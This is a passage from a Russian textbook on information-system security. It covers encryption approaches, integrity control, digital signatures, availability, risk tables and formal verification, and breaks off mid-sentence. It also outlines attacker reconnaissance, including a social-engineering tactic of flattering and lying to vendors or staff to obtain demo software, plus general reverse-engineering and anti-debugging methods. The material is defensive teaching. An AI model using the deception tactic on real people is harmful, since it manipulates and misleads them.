Рассмотрим требования к средам разработки, изготовления и функционирования СКЗИ. Аппаратные средства, на которых реализуются программные или программно-аппаратные СКЗИ, и программно-аппаратная среда (программно-аппаратное окружение), в которой разрабатываются, изготавливаются и эксплуатируются СКЗИ, не должны иметь явных и скрытых функциональных возможностей, позволяющих:

- модифицировать или изменять алгоритм работы СКЗИ в процессе их разработки, изготовления и эксплуатации;
- модифицировать или изменять информационные или управляющие потоки и процессы, связанные с функционированием СКЗИ:
- осуществлять доступ (чтение и модификацию) посторонних лиц (либо управляемых ими процессов) к ключам и идентификационной, и аутентификационной информации;
- получать доступ к конфиденциальной информации СКЗИ.

Состав и назначение программно-аппаратных средств должны быть фиксированы и неизменны в течение всего времени, определенного в заключении о возможности использования.

Возможны два подхода к процессу криптографической защиты (в основном к шифрованию) объектов АС: предварительное и динамическое («прозрачное»).

Предварительное шифрование состоит в зашифровании файла некой программой (субъектом), а затем расшифровании тем же или иным субъектом (для расшифрования может быть применена та же или другая (специально для расшифрования) программа). Далее расшифрованный массив непосредственно используется прикладной программой пользователя. Данный подход имеет ряд недостатков, хотя и применяется достаточно широко.

Принципиальные недостатки метода предварительного шифрования:

- необходимость дополнительного ресурса для работы с зашифрованным объектом (дискового пространства - в случае расшифрования в файл с другим именем, или времени);
- потенциальная возможность доступа со стороны активных субъектов АС к расшифрованному файлу (во время его существования);
- необходимость задачи гарантированного уничтожения расшифрованного файла после его использования.

Сущность динамического шифрования объектов АС состоит в следующем. Происходит зашифрование всего файла (аналогично предварительному шифрованию).

Затем с использованием специальных механизмов обеспечивающих модификацию

функций ПО АС, выполняющего обращения к объектам, ведется работа с зашифрованным объектом. При этом расшифрованию подвергается только та часть объекта, которая в текущий момент времени используется прикладной программой. При записи со стороны прикладной программы происходит зашифрование записываемой части объекта.

Данный подход позволяет максимально экономично использовать вычислительные ресурсы АС, поскольку расшифровывается только та часть объекта, которая непосредственно нужна прикладной программе. Кроме того, на внешних носителях информация всегда хранится в зашифрованном виде, что исключительно ценно с точки зрения невозможность доступа к ней. Динамическое шифрование целесообразно, таким образом, применять для защиты разделяемых удаленных или распределенных объектов АС.

## *2.2. Построение системы защиты от угрозы нарушения целостности*

На этапе эксплуатации АС целостность информации в системе обеспечивается путем:

1. дублирования информации;
2. контроля целостности информации в АС;
3. особой регламентации процессов технического обслуживания;
4. выполнения комплекса антивирусных мероприятий.

Одним из важных условий обеспечения целостности информации в АС является ее дублирование. Стратегия дублирования выбирается с учетом важности информации, трудоемкости восстановления данных.

Простейшим методом контроля целостности является метод контрольных сумм. Для исключения возможности внесения изменений в контролируемый файл с последующей коррекцией контрольной суммы необходимо хранить контрольную сумму в зашифрованном виде или использовать секретный алгоритм вычисления контрольной суммы. Однако более приемлемым методом контроля целостности информации является использование хэш-функции, значение которой невозможно подделать без знания ключа, т.е. использование криптографических приемов.

Для защиты от компьютерных вирусов следует руководствоваться правилами, изложенными в первом разделе.

В силу того, что средства контроля целостности программ и файлов данных, хранимых в АС, должны обеспечивать защиту от несанкционированного изменения, то цифровая (электронная) подпись является одним из часто используемых для решения данной задачи механизмов.

В конце обычного письма или документа исполнитель или ответственное лицо обычно ставит свою подпись. Подобное действие преследует следующие цели. Во-первых,

получатель имеет возможность убедиться в истинности письма, сличив подпись с имеющимся у него образцом. Во-вторых, личная подпись является юридическим гарантом авторства документа. Последний аспект особенно важен при заключении разного рода торговых сделок, составлении доверенностей, обязательств и т.д.

Если подделать подпись человека на бумаге весьма непросто, а установить авторство подписи современными криминалистическими методами - техническая деталь, то с цифровой подписью дело обстоит иначе. Подделать цепочку битов, просто ее скопировав, или незаметно внести нелегальное исправление в документ сможет любой пользователь.

В самой общей модели аутентификации сообщений представлено пять участников. Это отправитель А, получатель В, злоумышленник С, доверенная сторона Д и независимый арбитр Е. Задача отправителя А заключается в формировании и отправке сообщения Т получателю В. Задача получателя В заключается в получении сообщения Т и в установлении его подлинности. Задача доверенной стороны Д является документированная рассылка необходимой служебной информации абонентам вычислительной сети, чтобы в случае возникновения спора между А и В относительно подлинности сообщения представить необходимые документы в арбитраж. Задача независимого арбитра Е заключается в разрешении спора между абонентами А и В относительно подлинности сообщения Т.

Перечислим возможные способы обмана (нарушения подлинности сообщения) при условии, что между участниками модели А, В, С отсутствует кооперация.

*Способ А:* отправитель А заявляет, что он не посылал сообщение Т получателю В, хотя в действительности его посылал (подмена отправленного сообщения или отказ от авторства).

*Способ В1:* получатель В изменяет полученное от отправителя А сообщение Т и заявляет, что данное измененное сообщение он получил от отправителя А (подмена принятого сообщения).

*Способ В2:* получатель сам формирует сообщение и заявляет, что получил его от отправителя А (имитация принятого сообщения).

*Способ С1:* злоумышленник С искажает сообщение, которое отправитель А передает получателю В (подмена передаваемого сообщения).

*Способ С2:* злоумышленник С формирует и посылает получателю В сообщение Т от имени отправителя А (имитация передаваемого сообщения).

*Способ С3:* злоумышленник С повторяет ранее переданное сообщение, которое отправитель Д посылал получателю В (повтор ранее переданного сообщения).

Термин "цифровая подпись" используется для методов, позволяющих устанавливать подлинность автора сообщения при возникновении за относительно авторства этого сообщения. Как было уже сказано цифровая подпись применяется в информационных системах, в которых отсутствует взаимное доверие сторон (финансовые системы, системы

контроля за соблюдением международных договоров и др.).

Защита от угрозы нарушения целостности информации на уровне содержания в обычной практике рассматривается как защита от дезинформации. Пусть у злоумышленника нет возможности воздействовать на отдельные компоненты АС, находящиеся в пределах контролируемой зоны, но если источники поступающей в нее информации находятся вовне системы, всегда остается возможность взять их под контроль противоположной стороной.

Для успешности борьбы с вероятной дезинформацией следует:

- различать факты и мнения;
- применять дублирующие каналы информации;
- исключать все лишние промежуточные звенья и т. п.

### **2.3. Построение системы защиты от угрозы отказа доступа к информации**

Поскольку одной из основных задач АС является своевременное обеспечение пользователей системы необходимой информацией (сведениями, данными, управляющими воздействиями и т.п.), то угроза отказа доступа к информации применительно к АС может еще рассматриваться как угроза отказа в обслуживании или угроза отказа функционирования.

На этапе эксплуатации АС доступность информации в системе обеспечивается путем:

1. повышения отказоустойчивости АС;
2. противодействия перегрузкам и «зависания» системы;
3. использование строго определенного множества программ;
4. особой регламентации процессов технического обслуживания и проведения доработок.

Доступность информации поддерживается путем резервирования аппаратных средств, блокировок ошибочных действий людей, использование надежных элементов АС и отказоустойчивых систем. Устраняются так же преднамеренные угрозы перезагрузки элементов системы. Для этого используются механизмы измерения интенсивности поступления заявок на выполнение и механизмы ограничения таких заявок. Должна быть предусмотрена возможность определения причин резкого потока заявок на выполнение программ или передачу информации.

В сложных системах практически не возможно избежать ситуаций, приводящих к «зависаниям» систем или их фрагментов. В результате сбоев аппаратных или программных средств, алгоритмических ошибок, допущенных на этапе разработки, ошибок операторов в системе происходят заикливания программ, непредусмотренные остановки и другие ситуации, выход из которых возможен лишь путем прерывания вычислительного процесса и последующего его восстановления. На этапе эксплуатации ведется статистика и



осуществляется анализ таких ситуаций. «Зависания» своевременно обнаруживаются, вычислительный процесс восстанавливается.

В защищенной АС должно использоваться только разрешенное программное обеспечение. Контроль состава программного обеспечения осуществляется при плановых проверках комиссиями и должностными лицами, дежурным оператором по определенному плану, неизвестному пользователям.

При прибытии специалистов из других организаций, например, для проведения доработок, кроме обычной проверки лиц, допускаемых на объект, должны проверяться на отсутствие закладок приборы, устройства, которые доставлены для выполнения работ.

Таким образом, надежность функционирования АС может быть сведена к надежности функционирования входящего в ее состав программного обеспечения. И существуют два основных подхода к обеспечению защиты ПО АС от угрозы отказа функционирования - предотвращение неисправностей (fault avoidance) и отказоустойчивость (fault tolerance). Отказоустойчивость предусматривает, что оставшиеся ошибки ПО обнаруживаются во время выполнения программы. Предотвращение неисправностей связано с анализом природы ошибок, возникающих на разных фазах создания ПО, и причин их возникновения.

Рассматривая защиту АС определим еще два уровня: уровень представления и уровень содержания информации.

На уровне представления информации защиту от угрозы отказа доступа к информации (защиту семантического анализа) можно рассматривать как противодействие сопоставлению используемым синтаксическим конструкциям (словам некоторого алфавита, символам и т. п.) определенного смыслового содержания. Применительно к АС задача защиты от угрозы доступности информации может рассматриваться как использование для обработки файла данных программ, обеспечивающих воспроизведение данных в том виде, как они были записаны.

На уровне содержания защита информации от угрозы доступности обеспечивается защитой актуальности информации или легализацией полученных сведений или данных. Применительно к АС защита содержания информации от угрозы блокировки доступа (отказа функционирования) означает юридическую обоснованность обработки и использования информации, хранящейся в АС.

#### **2.4. Построение систем защиты от угрозы раскрытия параметров информационной системы**

Методы защиты от угрозы раскрытия параметров информационной системы, в принципе, не отличаются от рассмотренных выше методов защиты конфиденциальности информации. Цель данного раздела - дать представление о тех параметрах АС, раскрытие которых позволит злоумышленнику в дальнейшем реализовать основные виды угроз: нарушения

конфиденциальности информации, нарушения целостности информации и блокирования доступа к информации.

Для осуществления НСД злоумышленник не применяет никаких аппаратных или программных средств, не входящих в состав АС. Он осуществляет НСД, используя:

- знания о АС и умения работать с ней;
- сведения о системе защиты информации;
- сбои, отказы технических и программных средств;
- ошибки, небрежность обслуживающего персонала и пользователей.

Существует пять нестандартных методов исследований, которыми может воспользоваться злоумышленник для получения нужной ему информации:

1. диалоговые руководства и модели программ;
2. анализ найденных МНИ;
3. копание в мусоре;
4. изучение «фотографий»;
5. «вынюхивание».

Более детально рассмотрим первые два.

Диалоговые обучающие руководства и модели программ. Руководства и модели программ часто используются для обучения работе с компьютерной системой. Эти программы имитируют компьютерные экраны, какими видел бы их пользователь в процессе реальной работы в сети. Руководства и модели отличаются от реальной работы тем, что сообщают пользователю о стандартных методах общения с системой и иногда даже показывают ему необходимые в работе специальные детали. Если пользователь не прошел курс обучения, ему обычно выдается сборник упражнений для работы с облегченной версией настоящей системы, причем, как правило, выдается вместе с богатым набором всевозможных шпаргалок.

Руководства и модели дают новым пользователям практический опыт общения с программным обеспечением, с которым им придется иметь дело, знакомят с его функциями и задачами. Такие программы весьма часто используются в учебных целях вместо реальной системы, или же как дополнение к ней. На то имеется несколько причин. Что, если система еще внедряется, или проходит стадию обновления? А может быть, новичка слишком накладно обучать на «живой» системе - мало ли что. Модели решают подобные проблемы, так как их можно инсталлировать на любой компьютер.

Программы-модели можно получить в общественных, специализированных и даже научных библиотеках. Можно также заказать такую у производителя, написав ему, что собираетесь хорошо заплатить за его продукцию. Лесть, лож, давление на чувство

сверхполноценства производителя, а потом, будто бы невзначай, вопрос: а нет ли, случаем, у господ хороших какой-нибудь «демонстрашки»? Не исключено, что удастся добыть такую программу у дружески настроенного сотрудника компьютерного отдела компании.

Анализ найденных МНИ. Пусть злоумышленник получил доступ к МНИ с конфиденциальной информацией. Для того чтобы получить доступ к содержанию информации, в общем случае он должен обеспечить

- считывание с МНИ хранящейся на нем информации
- получение доступа к содержимому логической единицы хранения информации (файла);
- воспроизведение содержимого файла в штатном режиме;
- экспертную оценку считанной и воспроизведенной информации.

При проведении злоумышленником мероприятий, направленных на учение информации с МНИ (как правило, это гибкий или жесткий магнитный диск), у него возникает необходимость решения следующих задач.

1. Диагностика состояния носителя, включающая получение

- необходимых для конкретной ОС элементов формата носителя;
- признаков инструментальных средств подготовки носителя к использованию;
- характеристики распределения информации по рабочей поверхности носителя;
- признаков удаленной, остаточной и скрытой информации;
- данных о сбойных секторах и недоступных для чтения областей;
- признаков нестандартного форматирования носителя.

2. Профилактика состояния носителя (выявление причин, приведших к тому или иному состоянию носителя).

3. Восстановление рабочего состояния носителя.

4. Восстановление, копирование и преобразование информации на носителе.

Как уже было отмечено, необходимым условием для считывания информации с МНИ является наличие аппаратной, программной и организационной составляющих физического доступа.

Чтобы осуществить подбор привода, настройку программного обеспечения и обращение к содержимому МНИ, необходимо провести идентификацию его типа. Для этого используются первичные признаки носителя:

- внешний вид данного носителя;
- информация о типе носителя;
- характеристика данного носителя.

Исходя из описанных возможных действий злоумышленника, необходимо создавать

соответствующие защитные меры от разведки параметров системы, а именно не допускать при эксплуатации АС получения потенциальным противником указанных выше сведений.

Если имевшийся в наличии машинный носитель был правильно идентифицирован злоумышленником, для него подобран привод, то с большой вероятностью ему будет известен формат оригинального носителя, или же этот формат будет автоматически идентифицирован операционной системой, допускающей работу с приводом для данного носителя. Например, обычные 3,5" дискеты, как правило, отформатированы в стандарте IBM (MS DOS) на 1,44 Мбайта или 720 Кбайт либо в стандарте Apple Macintosh на 1,44 Мбайта или 720 Кбайт.

Однако возможно введение произвольных нестандартных способов разметки носителя, которые могут применяться не только для удобства их эксплуатации, но и с целью защиты хранящейся информации. Тогда потенциальный злоумышленник будет иметь дело с последовательностью из нулей и единиц. В этом случае потребуется классификация служебной, содержательной, остаточной и скрытой информации. По своему смыслу эта работа близка к довольно глубокому криптоанализу. Нельзя также исключать и применение более изощренных криптографических алгоритмов при зашифровании всего содержимого носителя, включая служебные области.

Процедура определения формата носителя на логическом уровне предполагает:

- определение числа и размера кластеров;
- выделение таблицы размещения файлов;
- выделение корневой директории.

Основным критерием того, осуществлен или нет логический доступ, служит способность злоумышленника выделить каждый файл на доступном ему машинном носителе. В настоящее время, из-за использования ограниченного числа типов операционных систем и еще меньшего числа способов размещения файлов на носителях, данная задача для злоумышленника может считаться решенной. В то же время для отдельных особо критичных АС (при наличии достаточного количества средств) можно рассмотреть вопрос о разработке уникальной подсистемы взаимодействия с носителем.

Если злоумышленник имеет файл, то ему известно его название с расширением, дата создания, объем, статус (только для чтения и др.). С учетом того, что существуют различные виды информации (текст, графимое изображение, звуковой и видеосигнал, программные модули и т.д.), а также различные способы ее представления, разработаны и активно используются стандарты оформления (форматы) файлов. Перечень таких форматов очень широк. Их многообразие объясняется в первую очередь большим количеством соответствующих программных продуктов. Заранее знать, в каком формате подготовлен

файл, не всегда возможно. Однако для каждого вида информации, представленной в файле, для каждого формата существуют характерные признаки. Таким образом, задача выявления смысла содержимого файла предполагает определение программного средства, с помощью которого этот файл был подготовлен, включая использованные для зашифрования средства криптографической защиты информации.

В случае применения криптографических средств защиты злоумышленник может применять криптографический анализ.

Отдельным направлением защиты АС является сокрытие логики ее работы и ее защитных функций, реализованных программно или программно - аппаратно. Это связано с тем, что большинство атак злоумышленников на системы защиты и защищаемую ими информацию включают в себя как обязательный этап изучение логики защитных и функциональных механизмов. В свою очередь, изучение логики программ АС разбивается на три стадии:

- выделение чистого кода программы;
- дизассемблирование;
- семантический анализ.

Выделение чистого кода программ может потребоваться злоумышленнику по следующим причинам.

- предприняты специальные меры для противодействия исследованию этого кода;
- предприняты меры, направленные на преобразование кода в другую форму, которые не преследуют реализацию противодействия; чаще всего это архивация или кодирование исходного

Дизассемблированием называется процесс перевода программы из исполняемых или объектных кодов на язык ассемблера. Задача дизассемблирования практически решена. В настоящее время практически для всех операционных систем существует много хороших дизассемблеров, почти стопроцентно справляющихся со стандартным кодом. Дизассемблированный текст может считаться полностью правильным, если при повторном ассемблировании получается исходный код. Аналогично, код считается не содержащим специальных приемов защиты от исследования, если дизассемблер получает полностью правильный текст. С помощью этапа дизассемблирования можно проверить качество выполнения этапа получения чистого кода: если дизассемблер не генерирует полностью правильный код, то тот этап не был закончен.

Семантический анализ программы - исследование программы изучением смысла составляющих ее функций (процедур) в аспекте операционной среды компьютера. Этот этап является заключительным и позволяет восстановить логику работы программы без исходных

текстов. При этом используется вся полученная на предыдущих этапах информация, которая, как уже отмечалось, может считаться правильной только с некоторой вероятностью, причем не исключены вообще ложные факты или умозаключения.

Семантический анализ применяется к полученным ассемблерным текстам программы и состоит в нахождении и выделении управляющих конструкций, таких как циклы, подпрограммы и т.п., и основных структур данных. При этом определяются входные и выходные данные, а также реконструируется логика проводимых с ними преобразований.

Простейшим методом защиты исполняемого кода программы является его модификация. Самым примитивным способом модификации кода (по сложности реализации и надёжности) является его упаковка при помощи одной из стандартных программ-упаковщиков: PkUte, Diet и т.д. Подобная защита ненадёжна, но тем не менее позволяет скрыть истинный исполняемый код, содержащиеся в нём текстовые строки и другую информацию, особенно если после перекодировки предприняты дополнительные меры защиты, такие как затирание идентификатора упаковщика и прочей информации, характеризующей метод упаковки.

Более надёжным методом является использование нестандартных упаковщиков. Если в предыдущем случае при удачном определении метода упаковки исполняемый код можно «развернуть», используя готовое средство, то при неизвестном упаковщике эта операция потребует предварительного анализа исполняемого кода подпрограммы, осуществляющей распаковку программы при её запуске.

Значительно более эффективным методом является шифрование тела программы и данных. Поскольку целью данного механизма защиты является обеспечение работы программы в нормальном режиме и предотвращение доступа к истинному исполняемому коду во всех остальных случаях, в качестве ключа к шифру целесообразно выбирать параметры системы и временные характеристики её работы, соответствующие именно этому режиму (картину расположения в памяти, значения системных переменных, режим работы видеоадаптера, взаимодействие с таймером).

Кроме того, модификация может не затрагивать всего кода, а касаться лишь отдельных команд (наиболее предпочтительны команды передачи управления, вызовы прерываний или их параметры), а также небольших фрагментов кода, играющих ключевую роль.

Более специализированными являются методы противодействия отладчикам. Это могут быть различные способы модификации кода при работе программы (совмещение сегмента стека с сегментом кода, шифрование кода и т.п.), активное противодействие путём периодической проверки и изменения векторов прерываний, в том числе и некорректными способами, блокировка клавиатуры и вывода на экран, контроль времени выполнения отдельных блоков программы, использование специфических особенностей микропроцессоров и т.п.

## 2.5. Методология построения защищенных АС

Рассмотрим методы построения защищенных АС. Эти методы условно можно разделить на две группы:

1) относящиеся к произвольному ПО АС:

- иерархический метод разработки;
- исследование корректности и верификация.

2) специфичные только для систем защиты (теория безопасных систем).

*Иерархический метод разработки ПО АС.* В соответствии с принципом абстракции при проектировании АС разработчики могут идти по меньшей мере двумя путями: от аппаратуры «вверх» - к виртуальной машине, представляющей АС, или от виртуальной машины «вниз» - к реальному оборудованию. Это и есть два основных метода проектирования - метод снизу вверх и метод сверху вниз. Остальные методы по своей сути сводятся к этим двум или являются их сочетанием.

Первый метод достаточно прост, требует намного меньших капитальных вложений, но и обладает меньшими возможностями. Он основан на известной схеме: «Вы – злоумышленник. Ваши действия?». То есть служба информационной безопасности, основываясь на данных о всех известных видах атак, пытается применить их на практике с целью проверки, а возможно ли такая атака со стороны реального злоумышленника.

Метод снизу вверх предполагает начало проектирования с основного аппаратного оборудования системы. При проектировании модули разбиваются на ряд слоев, причём нулевой слой виртуальной системы образует аппаратура. Слои, реализующие одно или несколько необходимых свойств, добавляются последовательно пока не будет получена желаемая виртуальная машина. К недостаткам метода проектирования снизу вверх относят:

- необходимость с самого начала принимать решение о выборе способа реализации компонентов АС-с помощью аппаратуры, микропрограмм или программ, что сделать очень трудно;

- возможность проектирования АС только после разработки аппаратуры;
- расхождение между реальной АС и определённой в ТЗ.

Метод «сверху вниз» представляет собой, наоборот, детальный анализ всей существующей схемы хранения и обработки информации. Первым этапом этого метода является, как и всегда, определение, какие информационные объекты и потоки необходимо защищать. Далее следует изучение текущего состояния системы информационной безопасности с целью определения, что из классических методик защиты информации уже реализовано, в каком объеме и на каком уровне. На третьем этапе производится

классификация всех информационных объектов на классы в соответствии с ее конфиденциальностью, требованиями к доступности и целостности (неизменности).

Далее следует выяснение насколько серьезный ущерб может принести фирме раскрытие или иная атака на каждый конкретный информационный объект. Этот этап носит название «вычисление рисков». В первом приближении риском называется произведение «возможного ущерба от атаки» на «вероятность такой атаки». Существует множество схем вычисления рисков, остановимся на одной из самых простых.

Ущерб от атаки может быть представлен неотрицательным числом в приблизительном соответствии со следующей таблицей 2.1.

Таблица 2.1.

Величина ущерба	Описание
0	Раскрытие информации принесет ничтожный моральный и финансовый ущерб фирме
1	Ущерб от атаки есть, но он незначителен, основные финансовые операции и положение фирмы на рынке не затронуты
2	Финансовые операции не ведутся в течение некоторого времени, за это время фирма терпит убытки, но ее положение на рынке и количество клиентов изменяются минимально
3	Значительные потери на рынке и в прибыли. От фирмы уходит ощутимая часть клиентов
4	Потери очень значительны, фирма на период до года теряет положение на рынке. Для восстановления положения требуются крупные финансовые займы.
5	Фирма прекращает существование

Вероятность атаки представляется неотрицательным числом в приблизительном соответствии со следующей таблицей 2.2.

Таблица 2.2.

Вероятность	Средняя частота появления
0	Данный вид атаки отсутствует
1	реже, чем раз в год
2	около 1 раза в год



3	около 1 раза в месяц
4	около 1 раза в неделю
5	практически ежедневно

Необходимо отметить, что классификацию ущерба, наносимого атакой, должен оценивать владелец информации, или работающий с нею персонал. А вот оценку вероятности появления атаки лучше доверять техническим сотрудникам фирмы.

Следующим этапом составляется табл. 2.3. - таблица рисков предприятия. Она имеет следующий вид.

Таблица 2.3. Таблица рисков

Описание атаки	Ущерб	Вероятность	Риск (=Ущерб*Вероятность)
Спам (переполнение почтового ящика)	1	4	4
Копирование жесткого диска из центрального офиса	3	1	3
...	...	...	2
Итого:			9

На этапе анализа таблицы рисков задаются некоторым максимально допустимым риском, например значением 7. Сначала проверяется каждая строка таблицы на не превышение риска этого значения. Если такое превышение имеет место, значит, данная строка – это одна из первоочередных целей разработки политики безопасности. Затем производится сравнение удвоенного значения (в нашем случае  $7*2=14$ ) с интегральным риском (ячейка «Итого»). Если интегральный риск превышает допустимое значение, значит, в системе набирается множество мелких погрешностей в системе безопасности, которые в сумме не дадут предприятию эффективно работать. В этом случае из строк выбираются те, которые дает самый значительный вклад в значение интегрального риска и производится попытка их уменьшить или устранить полностью.

На самом ответственном этапе производится собственно разработка политики безопасности предприятия, которая обеспечит надлежащие уровни как отдельных рисков, так и интегрального риска. При ее разработке необходимо, однако, учитывать объективные проблемы, которые могут встать на пути реализации политики безопасности. Такими

проблемами могут стать законы страны и международного сообщества, внутренние требования корпорации, этические нормы общества.

После описания всех технических и административных мер, планируемых к реализации, производится расчет экономической стоимости данной программы. В том случае, когда финансовые вложения в программу безопасности являются неприемлимыми или просто экономически невыгодными по сравнению с потенциальным ущербом от атак, производится возврат на уровень, где мы задавались максимально допустимым риском  $\gamma$  и увеличение его на один или два пункта.

Завершается разработка политики безопасности ее утверждением у руководства фирмы и детальным документированием. За этим должна следовать активная реализация всех указанных в плане компонентов. Перерасчет таблицы рисков и, как следствие, модификация политики безопасности фирмы чаще всего производится раз в два года.

Структурный принцип имеет фундаментальное значение и составляет основу большинства реализаций. Согласно этому принципу, для построения ПО требуются только три основные конструкции:

- функциональный блок;
- конструкция обобщенного цикла;
- конструкция принятия двоичного решения.

Функциональный блок можно представить как отдельный вычислительный оператор или как любую другую реальную последовательность вычислений с единственным входом и единственным выходом, как в подпрограмме. Организация цикла в литературе часто упоминается как элемент DO-WHILE. Конструкция принятия двоичного решения называется IF-THEN-ELSE.

Эти конструкции могут сами рассматриваться как функциональные блоки, поскольку они обладают только одним входом и одним выходом. Таким образом, можно ввести преобразование операции цикла в функциональный блок и в последующем рассматривать всякий такой оператор цикла эквивалентом (несколько более сложного) функционального блока. Аналогично можно ввести преобразование конструкции принятия решения к функциональному блоку. Наконец, можно привести любую последовательность функциональных элементов к одному функциональному элементу. В то же время обратная последовательность преобразований может быть использована в процессе проектирования программы по нисходящей схеме, т.е. исходя из единственного функционального блока, который постепенно раскладывается в сложную структуру основных элементов.

Принцип модульного проектирования заключается в разделении программ на функционально самостоятельные части (модули), обеспечивающие заменяемость,

кодификацию, удаление и дополнение составных частей.

Преимущества использования модульного принципа состоят в следующем:

- Упрощается отладка программ, так как ограниченный доступ к модулю и однозначность его внешнего проявления исключают влияние ошибок в других, связанных с ним, модулях на его функционирование.

- Обеспечивается возможность организации совместной работы больших коллективов разработчиков, так как каждый программист имеет дело с независимой от других частью программы.

- Повышается качество программы, так как относительно малый размер модулей и, как следствие, небольшая сложность их позволяют провести более полную проверку программы.

*Исследование корректности реализации и верификация АС.* Понятие корректности или правильности подразумевает соответствие проверяемого объекта некоторому эталонному объекту или совокупности формализованных эталонных характеристик и правил. Корректность ПО при разработке наиболее полно определяется степенью соответствия предъявляемым к ней формализованным требованиям программной спецификации. В спецификациях отражается совокупность эталонных характеристик, свойств и условий, которым должна соответствовать программа. 1 Основную часть спецификации составляют функциональные критерии и Ц характеристики. Исходной программной спецификацией, которой должна соответствовать программа, является ТЗ

При отсутствии полностью формализованной спецификации требований в качестве ТЗ, которому должна соответствовать АС и результаты ее функционирования, иногда используются неформализованные предоставления разработчика, пользователя или заказчика программ. Однако понятие корректности программ по отношению к запросам пользователя или заказчика сопряжено с неопределённостью самого эталона, которому должна соответствовать АС. Для сложных программ всегда существует риск обнаружить их некорректность (по мнению пользователя или заказчика) при формальной корректности относительно спецификаций вследствие неточности самих спецификаций. Традиционный взгляд на спецификацию требований заключается в том, что она представляет собой документ на естественном языке, который является интерфейсом между заказчиком и изготовителем. Хотя подготовке документа может предшествовать некоторое взаимодействие, именно этот документ в значительной степени выступает как «отправная точка» для изготовителя программ.

Таким образом, можно сделать вывод о том, что создание совокупности взаимоувязанных непротиворечивых спецификаций является необходимой базой для обеспечения корректности проектируемой программы. При этом спецификации должны:

- быть формальными;
- позволять проверять непротиворечивость и полноту требований заказчика;
- служить основой для дальнейшего формализованного проектирования ОС.

Существует несколько подходов к определению спецификаций требований.

*Спецификация как описание.* Заказчик выдает спецификацию, чтобы изготовители могли снабдить его тем изделием, которое он желает, поэтому заказчик видит этот документ главным образом как описание системы, которую он желал бы иметь. В принципе, в описании должно быть указано, что должна и что не должна делать система. На практике обычно по умолчанию предполагается, что система должна делать то, что уточняется в спецификации, и не должна делать ничего более. В этом состоит главная проблема с описательной стороной спецификации. Предполагается, что заказчик всегда точно знает всё, что система должна и не должна делать. Более того, в дальнейшем предполагается, что заказчик полностью перенёс это знание в специфицированный документ.

*Спецификация как предписание.* Изготовитель смотрит на специфицированный документ как на набор составных частей, подлежащих сборке, чтобы разрешить проблему заказчика. Такой предписывающий взгляд обуславливается не только трудностями создания описательного документа (как указывалось выше), но и сведениями, которые умышленно или неумышленно расширяют или ограничивают свободу изготовителя.

*Договорная методология.* В рамках «описание заказчика-предписание изготовителю» спецификация рассматривается как формальное разделение между сторонами. Что касается заказчика, то он оговаривает минимально приемлемое, тогда как изготовитель - максимально требуемое. Договор предлагается и принимается при зарождении системы и заканчивается после завершения системы, когда заказчик принимает систему как отвечающую его минимальным требованиям. Во время изготовления системы в принципе не предполагается никаких взаимодействий, даже если изготовитель подозревает, что предписываемое не совсем соответствует тому, что заказчик желает видеть в действительности.

*Спецификация как модель.* Современные более строгие представления о спецификации трактуют ее как модель системы. При условии, что лежащая в основе модели семантика в достаточной мере обоснована, такая спецификация обеспечивает чёткую формулировку требований.

Соответствующие модели подходят также для автоматизированного контроля целостности и другого прогнозного анализа, который, в частности, обеспечит прекращение разработки системы, в принципе не способной удовлетворить требованиям.

Модели как описание системы имеют следующие отличительные черты по сравнению с другими способами формального описания:

- хорошее сочетание нисходящего и восходящего подходов к их разработке с возможностью выбора абстрактного описания;
- возможность описания параллельной, распределенной и циклической работы;
- возможность выбора различных формализованных аппаратов для описания систем.

Основное преимущество использования формальной модели заключается в возможности исследования с ее помощью особенностей моделируемой системы. Основываясь на формальном методе разработки на математической модели и затем, исследуя модель, можно выявить такие грани поведения системы, которые в противном случае не были бы очевидны до более поздних стадий.

Так как целевым объектом проектирования является АС, то модель может описывать либо саму АС, либо ее поведение, т.е. внешние проявления функционирования АС. Модель, описывающая поведение АС по сравнению с моделью АС, обладает одним важным преимуществом - она может быть проверена и оценена как исполнителями, так и заказчиками, поскольку заказчики не знают, как должна работать АС, но зато они представляют, что она должна делать. В результате такого моделирования может быть проверена корректность спецификаций относительно исходной постановки задачи, т.е. ТЗ. Кроме того, критерии правильности считаются достаточными при условии, что спецификация представляет собой исчерпывающее описание «внешнего» поведения объекта при всех возможных (или запланированных) ситуациях его использования.

Как было отмечено выше, при разработке АС, особенно ее компонентов, представляющих систему защиты информации, для обеспечения высоких гарантий отсутствия неисправностей и последующего доказательства того, что система функционирует согласно требованиям ТЗ, используются формальные подходы к ее проектированию.

Формальное проектирование алгоритмов базируется, в основном, на языках алгоритмических логик, которые включают высказывание вида  $Q\{S\}R$ , читающееся следующим образом: если до исполнения оператора  $S$  было выполнено условие  $Q$ , то после него будет  $R$ . Здесь  $Q$  называется предусловием, а  $R$  - постусловием. Эти языки были изобретены практически одновременно Р.У. Флойдом (1967 г.), С.А.Р. Хоаром (1969 г.) и учеными польской логической школы (А. Сальвицкий и др., 1970 г.). Как предусловие, так и постусловие являются предикатами.

Преимущество представления алгоритма в виде преобразователя предикатов состоит в том, что оно дает возможность:

- анализировать алгоритмы как математические объекты;
- дать формальное описание алгоритма, позволяющее интеллектуально охватить

алгоритм;

- синтезировать алгоритмы по представленным спецификациям;
- провести формальное верифицирование алгоритма, т.е. доказать корректность его реализации.

Методология формальной разработки и доказательства корректности алгоритмов в настоящее время хорошо разработана и изложена в целом ряде работ. Вкратце суть этих методов сводится к следующему:

- разработка алгоритма проводится методом последовательной декомпозиции, с разбивкой общей задачи, решаемой алгоритмом, на ряд более мелких подзадач;
- критерием детализации подзадач является возможность их реализации с помощью одной конструкции ветвления или цикла;
- разбиение общей задачи на подзадачи предусматривает формулирование пред- и постусловий для каждой подзадачи с целью их корректного проектирования и дальнейшей верификации.

Для доказательства корректности алгоритма (верификация) формулируется математическая теорема  $Q\{S\}R$ , которая затем доказывается. Доказательство теоремы о корректности принято разбивать на две части. Одна часть служит для доказательства того, что рассматриваемый алгоритм вообще может завершить работу (проводится анализ всех циклов). В другой части доказывается корректность постусловия в предположении, что алгоритм завершает работу.

*Теория безопасных систем (ТСВ).* Понятие «доверенная вычислительная среда» (trusted computing base-ТСВ) появилось в зарубежной практике обеспечения информационной безопасности достаточно давно. Смысл характеристики «доверенная» можно пояснить следующим образом.

